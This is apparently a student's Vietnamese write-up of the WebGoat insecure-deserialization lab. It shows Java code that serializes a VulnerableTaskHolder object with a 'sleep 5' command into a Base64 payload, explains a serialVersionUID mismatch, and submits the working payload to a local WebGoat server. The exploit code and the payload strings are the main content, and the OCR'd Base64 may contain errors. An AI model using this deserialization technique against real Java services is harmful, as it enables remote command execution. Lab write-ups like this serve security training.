
**r00ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZG
VyAAAAAAAAAAECAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2Nh
bERhdGVUaW1l00wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZX
EAfgACeHBzcgANamF2YS50aW1lLnlcpVdhLobIkiyDAAAeHB3DgUAAAfmCgUCCwgSqcF4eHQ
B3NsZWVwIDV0ABNzbGVlcCBmb3IgNSBzzWNvbmRz**

Nhung sau khi kiểm tra đây là payload sai vì:

Khi chúng ta copy code từ trên WebGoat local server và WebGoat trên Github thì có sự khác biệt về:

- Thông số serialVersionUID = 2 trên Github và serialVersionUID = 1 trên code local server
- Class VulnerableTaskHolder copy từ local server sẽ khác với class VulnerableTaskHolder trên GitHub

Vậy chúng ta cần phải clone từ GitHub về và code bên trong folder WebGoat được clone từ Github.



The screenshot shows the Visual Studio Code interface with the following details:

- File Explorer:** Shows the project structure under "CTFWEB/CTFWEB". It includes ".github", ".mvn", "config", "docs", "robot", "src" (containing "it" and "main"), "java" (containing "org" which has "dummy/insecure/framework" and "VulnerableTaskHolder.java"), "owasp", "Exploit.java", "resources", "test", "target", ".dockerignore", ".editorconfig", ".gitignore", "CODE_OF_CONDUCT.md", and "CONTRIBUTING.md".
- Code Editor:** Displays two files: "Exploit.java" and "VulnerableTaskHolder.java".
- Terminal:** Shows the command "Oct 5 02:26 • Exploit.java - ctfWeb - Visual Studio Code".
- Status Bar:** Shows "Ln 9, Col 39 Spaces: 4 UTF-8 LF Go Live gpg (GnuPG) 2.2.19 Spell Prettier".

```
import java.io.BufferedReader;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.ObjectOutputStream;
import java.util.Base64;
import java.time.LocalDateTime;
import org(dummy/insecure/framework.*);

public class Exploit {
    public static void main(String[] args) throws Exception {
        VulnerableTaskHolder vulTask = new VulnerableTaskHolder(taskName: "sleep for 5 seconds");
        ByteArrayOutputStream byteStream = new ByteArrayOutputStream();
        ObjectOutputStream objStream = new ObjectOutputStream(byteStream);
        objStream.writeObject(vulTask);
        objStream.flush();
        byte[] exploit = byteStream.toByteArray();
        System.out.println(Base64.getEncoder().encodeToString(exploit));
    }
}
```

Có thể thấy được ta bỏ code vào folder WebGoat/src/main/java và trích đường dẫn đến Class VulnerableTaskHolder trong folder org/dummy/insecure/framework

Sau đó chạy lại chương trình


PROBLEMS 242 OUTPUT DEBUG CONSOLE TERMINAL

```
kiet@kiet-Aspire-E5-576:~/Downloads/ctfWeb$ /usr/bin/env /home/kiet/.vscode/extensions/redhat.java-1.11.0-linux-x64/jre/17.0.4.1-linux-x86_64/bin/java -XX:+ShowCodeDetailsInExceptionMessages @/tmp/cp_e87ol2pkarhdmbiluyy4bd6q.argfile Exploit
r00ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZG
VyAAAAAAAAAICAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2Nh
bERhdGVUaW1lO0wACnRhc2tBY3RpB250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZX
EAfgACeHBzcgANamF2YS50aW1lLNlcPvdhLobIkiyDAAAeHB3DgUAAAfmCgUBOjMPMQ1oeHQA
B3NsZWVwIDV0ABNzbGVlcCBmb3IgNSBzZWNVbmRz
```

Payload đúng:

**r00ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZG
VyAAAAAAAAAICAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2Nh
bERhdGVUaW1lO0wACnRhc2tBY3RpB250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZX
EAfgACeHBzcgANamF2YS50aW1lLNlcPvdhLobIkiyDAAAeHB3DgUAAAfmCgUBOjMPMQ1oeHQAB3Ns
ZWVwIDV0ABNzbGVlcCBmb3IgNSBzZWNVbmRz**

Đối sánh 2 payload



Submit kết quả lên local server WebGoat (hoàn thành)